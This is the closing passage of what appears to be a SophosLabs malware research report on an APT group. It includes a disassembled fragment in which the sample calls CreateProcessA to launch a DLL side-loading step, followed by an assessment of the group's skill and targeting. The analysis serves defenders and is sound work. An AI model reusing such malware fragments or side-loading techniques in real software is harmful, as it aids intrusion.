Then in executes the command line, which would invoke side-loading scenario 1 or 2.

```
lea     eax, [ebp+ProcessInformation]
shr     ecx, 2
push    eax                     ; lpProcessInformation
rep movsd
lea     eax, [ebp+StartupInfo]
mov     ecx, edx
push    eax                     ; lpStartupInfo
push    0                       ; lpCurrentDirectory
push    0                       ; lpEnvironment
push    8000000h                ; dwCreationFlags
push    1                       ; bInheritHandles
push    0                       ; lpThreadAttributes
push    0                       ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
and     ecx, 3
push    eax                     ; lpCommandLine
rep movsb
push    0                       ; lpApplicationName
call    ds:CreateProcessA
```

Mixed signals

The types of perpetrators behind targeted attacks in general are not a homogeneous pool. They come with very different skill sets and capabilities. Some of them are highly skilled, while others don't have skills that exceed the level of average cybercriminals.

The group responsible for the attacks we investigated in this report don't clearly fall on either end of the spectrum. They moved to more simple implementations in coding—especially in encrypting the payload—and the messages hidden in their samples are on the level of script kiddies. On the other hand, the targeting and deployment is that of a serious APT group.

Based on our analysis, it's not clear whether this group will go back to more traditional implants like PlugX or keep going with their own code. We will continue to monitor their activity to track their further evolution.

SophosLabs would like to acknowledge the contributions of Mark Loman and Vikas Singh to this report.